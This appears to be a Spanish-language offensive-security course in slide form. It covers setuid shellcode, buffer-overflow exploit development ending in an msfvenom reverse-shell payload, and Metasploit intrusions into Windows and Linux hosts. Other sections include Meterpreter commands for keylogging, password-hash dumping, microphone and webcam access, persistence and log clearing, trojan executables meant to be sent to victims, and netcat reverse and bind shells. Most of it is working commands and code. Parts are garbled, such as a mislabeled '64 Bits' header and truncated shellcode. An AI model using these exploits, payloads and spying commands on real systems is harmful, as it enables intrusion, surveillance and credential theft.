Ejemplo de una Shellcode desarrollada por un tercero:

- `vim tercer-shell.c`

```
#include<stdio.h>
#include<string.h>
#include<stdlib.h>
```

```
char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

```
int main() {
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}
```



</Shellcode 64 Bits>

Compilamos el Programa con el usuario root

- `gcc -m32 -mpreferred-stack-boundary=2 -fno-stack-protector -z execstack tercer-shell.c -o tercer-shell`
- `chmod u+s tercer-shell`
- `useradd -m cystrong`

Ejecutar el Programa desde el usuario cystrong

- `$./tercer-shell`
- `# id`
- `# whoami`



</Buffer Overflows>



</Buffer Overflows>

Es cuando un programa no controla adecuadamente la cantidad de datos que se copian sobre un área de memoria reservada a tal efecto (buffer). Si dicha cantidad es superior a la capacidad preasignada, los bytes sobrantes se almacenan en zonas de memoria adyacentes, sobrescribiendo su contenido original, que probablemente pertenecían a datos o código almacenados en memoria. Esto constituye un fallo de programación.

Los buffers como tal se utilizan para almacenar datos en la memoria. Estos en sí no tienen ningún mecanismo que le impida colocar demasiados datos en el espacio reservado.



</Buffer Overflows Local>

Para desactivar los mecanismos de protección lo compilamos de esta forma. Se desactivan los mecanismos de seguridad del stack (la pila). stack canaries son utilizados para ver si hay un intento de buffer overflow antes de que se ejecute código malicioso.

Con el compilador gcc utilizamos los siguientes argumentos:

- -ggdb
- -mpreferred-stack-boundary=2
- -fno-stack-protector
- -z execstack

A nivel de Sistema Operativo desactivamos el ASLR (Address Space Layout Randomization) debido a que en los sistemas de hoy en día lo tienen activado para protección de las direcciones de memoria.

- echo "0" > /proc/sys/kernel/randomize_va_space



</Buffer Overflows Local>

Editar el archivo con algún editor de texto

- `vim bufferof.c`

```
#include<stdio.h>
#include<unistd.h>
#include<string.h>
```

```
int main(int argc, char const *argv[])
{
    char buf[500];           //500 bytes string buffer
    strcpy(buf,argv[1]);     //copia el argumento al buffer..
    puts(buf);
    return 0;
}
```



</Buffer Overflows Local>

Compilamos el Programa

- `gcc -ggdb -m32 -mpreferred-stack-boundary=2 \`
`-fno-stack-protector -z execstack bufferof.c -o bufferof`

Ejecutar el Programa

- `./bufferof hola mundo`

Testear el Programa

- `./bufferof `python -c 'print "A" * 500'``
- `./bufferof `python -c 'print "A" * 580'``



</Buffer Overflows Local>

Editar el archivo con algún editor de texto

- vim buffer2.c

```
#include <stdio.h>
#include <string.h>

greeting(char *temp1, char *temp2){
    char name[400];
    strcpy(name, temp2);
    printf("Hola %s %s\n", temp1, name);
}

main (int argc, char * argv[]){
    greeting(argv[1], argv[2]);
    printf("Bye %s %s\n", argv[1], argv[2]);
}
```



</Buffer Overflows Local>

Compilamos el Programa

- `gcc -ggdb -m32 -mpreferred-stack-boundary=2 \`
`-fno-stack-protector -z execstack buffer2.c -o buffer2`

Ejecutar el Programa

- `./buffer2 Clase Hacking`

Testear el Programa

- `./bufferof Clase `perl -e 'print "A" x 10'``
- `./bufferof Clase `perl -e 'print "A" * 550'``



</Buffer Overflows Local>

Debugeamos nuestro Programa con GNU Debugger (GDB)

- `gdb -q buffer2`
- `(gdb) run Clase `perl -e 'print "A" x 550'``
- `(gdb) info reg $eip`
- `(gdb) list`
- `(gdb) info reg ebp eip`
- `(gdb) quit`



</Exploits>



</Que es un Exploit>

Es un programa o código que "explota" una vulnerabilidad del sistema o de parte de él para aprovechar esta deficiencia en beneficio del creador del mismo.

Si bien el código que explota la vulnerabilidad no es un código malicioso en sí mismo, sino que es la llave para que estos accedan a nuestro sistema.



</Desarrollo de un Exploit>

Proceso de desarrollo de exploits

El proceso de desarrollo de exploits generalmente sigue estos pasos:

1. Controlar el EIP.
2. Determinar la cantidad de Offset.
3. Determina el vector de ataque.
4. Construir el Exploit.
5. Probar el Exploit.
6. Debuguear el exploit, si es necesario.



</Desarrollo de un Exploit>

Controlar el EIP

El programa llamado **clase** es una aplicación de red. Cuando lo ejecutamos, podemos verlo escuchando en el puerto 5555

- `./clase &` # para ver que puerto esta abierto
- `ss -lt` # ver puerto 5555
- `nc localhost 5555`

En otra consola intentamos pasar una cadena de caracteres muy larga como nombre esto en una terminal.

- `perl -e 'print "A" x 8096' | nc localhost 5555`



</Desarrollo de un Exploit>

Controlar el EIP

En vista de que el programa no realiza nada pues intentamos en otra terminal ejecutando nuestro programa.

- `gdb -q ./clase`
- `(gdb) set follow-fork-mode child`
- `(gdb) run`

En la otra terminal:

- `perl -e 'print "A" x 8096' | nc localhost 5555`

En la primera terminal vemos:

- `(gdb) info register eip esp ebp`
- `(gdb)`



</Desarrollo de un Exploit>

Determinar la cantidad de Offset

Con el control del EIP, necesitamos averiguar exactamente cuántos caracteres se necesitaron para limpiar sobrescribirlo (y nada más). La forma más sencilla de hacerlo es con las herramientas de patrones de Metasploit.

Primero, creamos un Shell de un Script de Python para conectarnos con nuestro oyente:



</Desarrollo de un Exploit>

Determinar la cantidad de Offset

```
vim exploit1.py
```

- `#!/usr/bin/python`
- `import socket`
- `total = 1024` `# Longitud total de la`
`#Cadena.`
- `s = socket.socket()`
- `s.connect(("localhost", 5555))` `# Conectar con el Server.`
- `print s.recv(1024)` `# Recibir el Banner.`
- `exploit = "A"*total + "\n"` `# Construir la Cadena.`
- `s.send(exploit)` `# Enviar la Cadena de`
`# Exploit.`
- `s.close`



</Desarrollo de un Exploit>

Determinar la cantidad de Offset

Cuando iniciemos nuestro binario en gdb nuevamente y ejecutemos el script de Python en la otra ventana, todavía podríamos ver nuestro fallo. Si lo hacemos, el script de Python está funcionando correctamente. A continuación, queremos averiguar exactamente cuántos caracteres se necesitan para un Buffer Overflows. Para ello, podemos utilizar la herramienta `pattern_create` de Metasploit:

- `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1024`



</Desarrollo de un Exploit>

Determinar la cantidad de Offset

```
vim exploit2.py
```

```
#!/usr/bin/python
import socket
total = 1024                # Longitud total de la Cadena
sc = ""
sc += "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5A"

s = socket.socket()
s.connect(("localhost", 5555))
print s.recv(1024)
exploit = sc
s.send(exploit)
s.close
```



</Desarrollo de un Exploit>

Determinar la cantidad de Offset

Ahora, cuando ejecutamos el exploit desde una terminal, obtenemos una sobrescritura diferente en la otra terminal con gdb.

- `/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1024 -q 0x41386941`

Valor 264



</Desarrollo de un Exploit>

Determinar la cantidad de Offset

Ahora sabemos que el desplazamiento exacto es de 264 bytes antes de que se sobrescriba el EIP. Este dar Use la longitud de relleno inicial que necesitamos antes de enviar nuestra ubicación de sobrescritura de EIP. El exploit total debe tener un tamaño de 1024 bytes para garantizar que las compensaciones no cambien mientras creamos el exploit.

Esto deberá darnos suficiente espacio para una carga Útil de Shell inversa básica.



</Desarrollo de un Exploit>

Determinando el Vector de Ataque

Una vez que sepamos donde se sobrescribe el EIP, tenemos que determinar que dirección en la pila Necesito saltar para ejecutar la carga útil. Para hacer esto, modificamos nuestro código para agregar un NOP sled. Esto nos da un Área más grande para saltar, de modo que si ocurre algo menor y nuestra ubicación cambia un poco, todavía aterrizaremos en algún lugar dentro de nuestras instrucciones NOP. añadiendo 32 NOPs, debemos sobrescribir el ESP y tener cierta flexibilidad adicional para las direcciones a las que saltar.

Recuerde, cualquier dirección con "\x00" no funcionara porque se trata como una cadena terminación.



</Desarrollo de un Exploit>

Determinando el Vector de Ataque

```
vim exploit3.py
```

```
#!/usr/bin/python
import socket
total = 1024
off = 264
sc = ""
sc = "A"
noplén = 32
jmp = "BBBB"
s = socket.socket()
s.connect(("localhost", 5555))
print s.recv(1024)
exploit = ""
exploit += "A"*off + jmp + "\x90"*noplén + sc
exploit += "C"*(total-off-4-len(sc)-noplén)
s.send(exploit)
s.close
```



</Desarrollo de un Exploit>

Determinando el Vector de Ataque

Una vez que reiniciamos gdb y ejecutamos nuestro nuevo código de explotación, deberíamos ver que el EIP se sobrescribe con las cuatro B, si nuestros cálculos de EIP son exitosos. Con los nuevos cambios, deberíamos estar capaz de revisar nuestra pila para ver donde está el trineo NOP:

- `gdb -q ./clase`
- `(gdb) set follow-fork-mode child`
- `(gdb) run`

En la otra terminal:

- `./exploit3.py`

En la primera terminal vemos:

- `(gdb) x/32z $esp`



</Desarrollo de un Exploit>

Construyendo el Exploit

Podríamos construir nuestro exploit desde cero, pero Metasploit tiene la capacidad de hacerlo por nosotros. Con msfvenom, podemos generar un código de Shell que funcionara en nuestro modulo. Usaremos el linux / x86 / shell_reverse_tcp para crear un socket conectado a un shell que nos devolverá la llamada en un oyente:

- `msfvenom -p linux/x86/shell_reverse_tcp -b '\x00' -f python LHOST=192.168.0.4 LPORT=4545`



</Desarrollo de un Exploit>

Construyendo el Exploit

vim exploit4.py

```
#!/usr/bin/python
import socket
total = 1024                # Longitud total de la Cadena
off = 264
sc = ""
sc += "\xda\xcf\xd9\x74\x24\xf4\xb8\xd6..."
nplen = 32
jmp = "\x78\xf3\xff\xbf"    # Direccion de los NOP Slep
s = socket.socket()
s.connect(("localhost", 5555))
print s.recv(1024)
exploit = ""
exploit += "A"*off + jmp + "\x90"*nplen + sc
exploit += "C"*(total-off-4-len(sc)-nplen)
s.send(exploit)
s.close
```



</Desarrollo de un Exploit>

Construyendo el Exploit

Iniciamos nuestra aplicación **clase** en una terminal:

- **./clase**

En otra terminal estamos a la escucha:

- **nc -vvvn1 -p 4545**

En otra terminal ejecutamos nuestro script de Python y de esta forma explotamos la aplicación **clase**:

- **./exploit4.py**
- **id**
- **whoami**



</Técnicas con Metasploit>



</Metasploit>

Metasploit es un proyecto open source de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

Su subproyecto más conocido es el Metasploit Framework, una herramienta para desarrollar y ejecutar exploits contra una máquina remota.

Metasploit Framework inicialmente fue creado utilizando el lenguaje de programación de scripting Perl, aunque actualmente el Metasploit Framework ha sido escrito de nuevo completamente en el lenguaje Ruby.



</Metasploit>

De que consta Metasploit?

Auxiliary: son módulos que nos da funcionalidades por ejemplo un escaner de puertos, captura de trafico de red (sniffing), obtener todos los correos de una pagina, entre otros.

Post: es un modulo en el que encontramos recursos para utilizar una vez que hemos comprometido un sistema.

Payload: es una pieza de código que se ejecuta después de que hemos explotado la vulnerabilidad de un sistema. básicamente define tipo de acceso y las acciones que haremos cuando estamos dentro del sistema.

Encoder: son usados para evadir protecciones que utilizan los antivirus, firewalls y detectores de intrusiones entre otros.



</Metasploit>

De que consta Metasploit?

NOP: es una abreviación de no operation y es "no operación", esta escrita en lenguaje ensamblador. este es un tema con cierta complejidad pero se usan para el desarrollo de exploits y le da estabilidad a nuestro payload.

Nota: es bueno tener presente que un exploit puede ser local, exploit remotos y exploit 0days.



</Metasploit>

Comandos Básicos en Metasploit

- `msfdb start` # para subir el manejador de la BD.
- `msfconsole -v` # para ver la versión actual.
- `msfupdate` # para actualizar la BD de MSF.
- `msfconsole -q` # para no cargar con banner.
- `msf > help` # para presentar ayuda.
- `msf > banner` # para cambiar banners.
- `msf > show exploits` # para ver todos los exploits disp.
- `msf > show nops` # para ver todos los nops.
- `msf > info php/generic` # para que nos de información.
- `msf > show auxiliary` # para ver los auxiliares disponibles.
- `msf > show payloads` # para ver todos los payloads.
- `msf > search adobe` # para buscar información sobre adobe.
- `msf > search platform:Linux` # para buscar info de una plataforma.
- `msf > search type:post` # para buscar info tipo post.
- `msf > search cve:2016` # para buscar vulnerabilidades 2016.
- `msf > Jobs` # para ver los trabajos en ejecución.
- `msf > kill 0` # matar cualquier tarea en ejecución.
- `msf > search name:mysql` # para buscar info de nombre mysql.



Comandos Básicos en Metasploit

- `msf > show options` # para ver las opciones que se necesitan.
- `msf > show advanced` # nos presenta información.
- `msf > show -h` # para ver la ayuda.
- `msf > show targets` # para ver los objetivos.
- `msf > ifconfig eth0` # se pueden ejecutar algunos comandos del S.O.
- `msf > check` # para saber si nuestro objetivo es vulnerable.
- `msf > exploit` # para ejecutar un exploit.
- `msf > run` # para ejecutar un exploit.
- `msf > back` # para ponerlo en background.
- `msf > exploit -j` # para ponerlo en segundo plano.
- `msf > sessions` # para ver mis sesiones.
- `msf > rexploit` # para recargar la ejecución de un exploit.
- `workspace` # para ver en que área estoy trabajando.
- `workspace -a amix` # para crear un workspace.
- `workspace amix` # para cambiarnos al workspace amix
- `workspace default` # para cambiarnos al workspace default.
- `workspace -d amix` # para eliminar el workspace amix.



</Metasploit>

Comandos Básicos en Metasploit

- `msf > vulns`
- `msf > db_status`

Realizar Escaneos con Metasploit:

- `msf > db_nmap -h`
- `msf > db_nmap -O 192.168.0.0/24`
- `msf > host`
- `msf > services`
- `msf > set`
- `msf > unset`

Realizar Enumeracion de Carpetas Compartidas:

- `msf > use auxiliary/scanner/smb/smb_enumshares`
- `msf > show options`
- `msf > set RHOST 192.168.0.6`
- `msf > run`



</Metasploit>

Comandos Básicos en Metasploit

Importar archivos de Nessus

Para importar un archivo de nessus ya exportado hacia Metasploit y ver de forma bien detallada las vulnerabilidades de uno o varios equipos pues lo hacemos de la siguiente manera:

- `msf > db_import ruta/del/archivo/archivo.nessus`
- `msf > hosts`
- `msf > services`
- `msf > vulns`

Cargar consola de Ruby en Metasploit

```
msf > irb                                     # para el prompt interactivo de Ruby
>> puts "Hello World!"
```



Comandos Básicos en Meterpreter

<code>meterpreter > getuid</code>	<code># para ver los privilegios que tengo.</code>
<code>meterpreter > use priv</code>	<code># para cargar otros privilegios.</code>
<code>meterpreter > getprivs</code>	<code># para cargar otros privilegios espec.</code>
<code>meterpreter > getsystem</code>	<code># para cargar privilegios de SYSTEM.</code>
<code>meterpreter > ps</code>	<code># Procesos que están en ejecución.</code>
<code>meterpreter > kill PID</code>	<code># cerrar un proceso.</code>
<code>meterpreter > getpid</code>	<code># para ver el ID de nuestro proceso.</code>
<code>meterpreter > migrate PID</code>	<code># para migrar a otro proceso.</code>
<code>meterpreter > idletime</code>	<code># para el tiempo inactivo del usuario.</code>
<code>meterpreter > hasdump</code>	<code># Muestra los hash de los usuarios.</code>
<code>meterpreter > shell</code>	<code># para cargar el CMD de Windows.</code>
<code>meterpreter > search -f *.bat</code>	<code># para buscar archivos.</code>



</Metasploit>

Comandos Básicos en Meterpreter

<code>meterpreter > download</code>	# para descargar archivos de la victima.
<code>meterpreter > webcamlist</code>	# para ver las camaras de la victima.
<code>meterpreter > recordmic</code>	# para entrar al microfono de la victima.
<code>meterpreter > run getenv</code>	# rutas del software y los archivos.
<code>meterpreter > run scrapper</code>	# para obtener informacion del sistema.
<code>meterpreter > run winenum</code>	# para recopila informacion del sistema.
<code>meterpreter > ?</code>	# para la ayuda de todos los comandos.
<code>meterpreter > keyscanstart</code>	# para guardar todo lo digitado del usuario.
<code>meterpreter > keyscandump</code>	# par ver lo que el usuario escribe.

Nota: a veces “keyscandump” no funciona de forma correcta debido al proceso en el que estemos, para mejorar el resultado podemos pasarnos a otro proceso con “migrate”.



Comandos Básicos en Meterpreter

```
meterpreter > screenshot           # para un screenshot del usuario.  
  
meterpreter > snifferinterfaces    # muestras las interfaces del sistema.  
meterpreter > load sniffer         # para cargar el modulo de sniffer.  
meterpreter > snifferstart 2 1024  # para iniciar el sniffer.  
meterpreter > snifferdump 2 archivo # para ver el archivo capturado.
```

Nota: este tipo de archivo lo podemos abrir con wireshark.

```
meterpreter > sniffer_stop 2      # para detener el sniffer.  
meterpreter > clearew             # para limpiar el registro de Windows.
```



</Metasploit>

```
root@amix:~# msfconsole
```

[illegible]

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

```

=[ metasploit v4.12.4-dev ]
+ -- --=[ 1543 exploits - 894 auxiliary - 267 post ]
+ -- --=[ 438 payloads - 38 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

```

```
msf >
```



</Windows Hacking>



</Windows Hacking>

Este payload funciona tanto para Windows 7, 8.0, 8.1 y 10.

En consola decimos para generar un payloads y cargarlo en Windows.

- `msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST="ip-atacante" LPORT=6699 -o /root/Desktop/amix-trojan.exe`

Desde la consola cargamos a MSF.

- `msfdb start`
- `msfconsole`
- `msf > use multi/handler`
- `msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp`
- `msf exploit(handler) > set LPORT 6699`



</Windows Hacking>

Intrusión a Windows 7, 8.0, 8.1 y 10 con Metasploit

- `msf exploit(handler) > set LHOST "ip-atacante"`
- `msf exploit(handler) > exploit`

Luego nos aparece la nueva consola de meterpreter.

- `meterpreter > ps` # para ver los procesos de la victima.
- `meterpreter > migrate PID` # para migrar hacia otro proceso
- `meterpreter > help`
- `meterpreter > execute -f cmd.exe -H -i` # para cargar el CMD de la victima.



</Windows Hacking>

Intrusión a Windows 7, 8.0, 8.1 y 10 con Metasploit

Desde otra consola de Linux podemos ver el directorio con archivos .exe para ser copiados en la victima con Windows.

- `ls /usr/share/windows-binaries/`

Desde la consola Metasploit en Meterpreter le cargamos cualquier archivos de linux desde la ruta con los archivos .exe.

- `meterpreter > upload /usr/share/windows-binaries/nc.exe
"C:\\Users\\tu-usuario"`

Para ejecutar el archivo que ejecutamos en la victima pues procedemos con lo siguiente.

- `meterpreter > shell`



</Windows Hacking>

Intrusión a Windows 7, 8.0, 8.1, 10 con Metasploit

Y desde la consola de Windows podemos ejecutar la aplicacion que copiamos.

- `C:\Users\tu-usuario\ nc.exe -lp 6666`

Desde el ambiente del atacante pues hacemos lo siguiente:

- `nc ip-victima 6666`

Nota: una vez que tenemos la aplicacion de “nc” copiada pues podemos hacer todos los puntos que vimos en el capitulo de Netcat.



</Windows Hacking>

Intrusión a Windows XP con Metasploit

- `msfconsole -q`
- `search ms08_067`
- `use exploit/windows/smb/ms08_067_netapi`

Ahora puedo usar cualquiera de estos Payloads para esta vulnerabilidad:

- `msf exploit(ms08_067_netapi) > set payload windows/vncinject/reverse_tcp`
- `msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp`
- `msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp`



</Windows Hacking>

Intrusión a Windows XP con Metasploit

- `show options`
- `msf exploit(ms08_067_netapi) > set RHOST 192.168.0.16`
- `msf exploit(ms08_067_netapi) > set LHOST 192.168.0.4`
- `msf exploit(ms08_067_netapi) > exploit`

Luego dependiendo del payload que seleccionemos pues nos presentara el resultado.

En el caso del payload meterpreter:

- `meterpreter > getpid`



</Windows Hacking>

Intrusión a Windows 7 con Metasploit

- `msfconsole -q`
- `msf > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader`
- `msf exploit(ms10_046_shortcut_icon_dllloader) > set payload windows/meterpreter/reverse_tcp`
- `msf exploit(ms10_046_shortcut_icon_dllloader) > show options`
- `msf exploit(ms10_046_shortcut_icon_dllloader) > set LHOST 192.168.100.20`
- `msf exploit(ms10_046_shortcut_icon_dllloader) > set RHOST 192.168.100.25`
- `msf exploit(ms10_046_shortcut_icon_dllloader) > exploit`



</Windows Hacking>

Intrusión a Windows 7 con Metasploit

Nota: Luego en el ambiente de la victima procedemos a utilizar el browser para que nos presente informacion en el ambiente del atacante.

Una vez tenemos acceso con meterpreter pues podemos ver y realizar ciertas acciones:

```
meterpreter > help
meterpreter > sysinfo
meterpreter > screenshot
meterpreter > getpid
meterpreter > start firefox www.grupolibre.org
meterpreter > taskkill /f /im PID
meterpreter > shell
```



</Windows Hacking>

Intrusión a Windows 8.1 con Metasploit

En un consola procedemos a crear un Payload:

- `msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.6 LPORT=4444 X > mybackdoor.exe`

Nota: procedemos a copiar o enviar este payload a la victima para que proceda a ejecutarlo.

Luego en cargamos Metasploit

- `msfconsole -q`
- `msf > use exploit/multi/handler`
- `msf exploit(handler) > show options`



</Windows Hacking>

Intrusión a Windows 8.1 con Metasploit

- `msf exploit(handler) > set payload windows/meterpreter/reverse_tcp`
- `msf exploit(handler) > set LHOST 192.168.0.6`
- `msf exploit(handler) > set LPORT 4444`
- `msf exploit(handler) > exploit`

Luego que ya tenemos cargada la consola de meterpreter procedemos a practicar varios comandos:

- `meterpreter > getuid`
- `meterpreter > sysinfo`
- `meterpreter > hashdump`
- `meterpreter > ifconfig`
- `meterpreter > shutdown`



</Windows Hacking>

Intrusión a Windows Server 2008 con Metasploit

- `msfconsole -q`

Para ver informacion de este exploit procedemos con lo siguiente:

- `msf > info exploit/windows/smb/ms09_050_smb2_negotiate_func_index`
- `msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index`
- `msf exploit(ms09_050_smb2_negotiate_func_index) > set payload windows/meterpreter/reverse_tcp`
- `msf exploit(ms09_050_smb2_negotiate_func_index) > show options`



</Windows Hacking>

Intrusión a Windows Server 2008 con Metasploit

- `msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST 192.168.0.16`
- `msf exploit(ms09_050_smb2_negotiate_func_index) > exploit`

Luego que estemos conectados nos debe aparecer la consola de meterpreter:

- `meterpreter > getuid`
- `meterpreter > getsystem`
- `meterpreter > sysinfo`
- `meterpreter > hashdump`
- `meterpreter > ifconfig`
- `meterpreter > shutdown`
- `meterpreter > run persistence -h` # para mantener la conexion.
- `meterpreter > run persistence -U -I 5 -p 4444 -r 192.168.0.6`
- `meterpreter > clearev` # para limpiar los logs.



</Linux Hacking>



</Linux Hacking>

Atacando Un servidor Linux con Metasploit

Desde la consola cargamos a MSF.

- `msfdb start`
- `msfconsole -q`
- `msf > nmap 192.168.0.20` # servidor metasploitable
- `msf > nmap -sV 192.168.0.20` # ver detalles de puertos

Ver en el Browser la IP y puerto

<http://192.168.0.20:8180>

- `msf > use exploit/multi/http/tomcat_mgr_deploy`
- `msf exploit(tomcat_mgr_deploy) > info`



</Linux Hacking>

Atacando Un servidor Linux con Metasploit

Desde la consola cargamos a MSF.

- `msf exploit(tomcat_mgr_deploy) > show options`
- `msf exploit(tomcat_mgr_deploy) > show payloads`
- `msf exploit(tomcat_mgr_deploy) > set payload java/meterpreter/bind_tcp`
- `msf exploit(tomcat_mgr_deploy) > show options`
- `msf exploit(tomcat_mgr_deploy) > set HttpPassword tomcat`
- `msf exploit(tomcat_mgr_deploy) > set HttpUsername tomcat`
- `msf exploit(tomcat_mgr_deploy) > set rport 8180`
- `msf exploit(tomcat_mgr_deploy) > set rhost 192.168.0.20`



</Linux Hacking>

Atacando Un servidor Linux con Metasploit

- `msf exploit(tomcat_mgr_deploy) > show options`
- `msf exploit(tomcat_mgr_deploy) > exploit`
- `meterpreter > ps`
- `meterpreter > ?`
- `meterpreter > shell`
- `whoami`
- `exit`
- `meterpreter >`



</Post-Explotación>



</Post-Explotación >

Que es Netcat?

Es una herramienta de red que permite a través de intérprete de comandos y con una sintaxis sencilla abrir puertos TCP/UDP en un HOST (quedando netcat a la escucha), asociar una shell a un puerto en concreto (para conectarse por ejemplo a MS-DOS o al intérprete bash de Linux remotamente) y forzar conexiones UDP/TCP (útil por ejemplo para realizar rastreos de puertos o realizar transferencias de archivos bit a bit entre dos equipos). Fue originalmente desarrollada por Hobbit en 1996 y liberada bajo una licencia de software libre permisiva (no copyleft, similar a BSD, MIT) para UNIX.

Posteriormente fue portada a Windows y Mac OS X entre otras plataformas. Existen muchos forks de esta herramienta que añaden características nuevas como “GNU Netcat” o “Cryptcat”.

Entre sus múltiples aplicaciones, es frecuente la depuración de aplicaciones de red. También es utilizada a menudo para abrir puertas traseras en un sistema.



</Post-Explotación >

La Navaja Suiza Netcat

Escaneos de Puertos

- `nc -v -z 172.31.100.7 21-25`
- `nc -v 172.31.100.7 22`
- `nc -v 172.31.100.7 21, 443, 3306`

Chat Server

- `nc -nvlp 1567`
- `nc -nv 172.31.100.7 1567`
- `msf > connect -h`
- `msf > connect 172.31.100.7 1567`

del lado del servidor

del lado del cliente

para conectarnos desde MSF.

Transferencia de Archivos

- `nc -lp 1567 < file.txt`
- `nc -n 172.31.100.7 1567 > file.txt`
- `nc -lp 1567 > file.txt`
- `nc 172.31.100.23 1567 < file.txt`

del lado del servidor

del lado del cliente

del lado del servidor

del lado del cliente



</Post-Explotación >

La Navaja Suiza Netcat

Transferencia de Directorios

- `tar -cvf - dir_name | nc -lp 1567`
- `nc -n 172.31.100.7 1567 | tar -xvf -`

- `tar -cvf - dir_name| bzip2 -z | nc -lp 1567`
- `nc -n 172.31.100.7 1567 | bzip2 -d |tar -xvf -`

Cifrar la data cuando se envia por la Red

- `nc localhost 1567 | mcrpyt -flush -bare -F -q -d -m ecb > file.txt`
- `mcrpyt -flush -bare -F -q -m ecb < file.txt | nc -lp 1567`

Video Streaming

- `cat video.avi | nc -lp 1567`
- `nc 172.31.100.7 1567 | mplayer -vo x11 -cache 3000 -`



</Post-Explotación >

La Navaja Suiza Netcat

Clonando Dispositivos

- `dd if=/dev/sda | nc -lp 1567`
- `nc -n 172.31.100.7 1567 | dd of=/dev/sda`

Abriendo una Shell

- `nc -lp 1567 -e /bin/bash -i 1`
- `nc 172.31.100.7 1567`

- `mkfifo /tmp/tmp_fifo`
- `cat /tmp/tmp_fifo | /bin/sh -i 2>&1 | nc -l 1567 > /tmp/tmp_fifo`
- `nc -n 172.31.100.7 1567`

Hacer un Reverse Shell

- `nc -lp 1567`
- `nc 172.31.100.7 1567 -e /bin/bash #para enviar bash al servidor`


Hacer un Bind Shell

- `nc -nvlp 1567 -e cmd.exe`
- `nc -nv 172.31.100.7 1567 #para conectarnos a la cmd.exe`



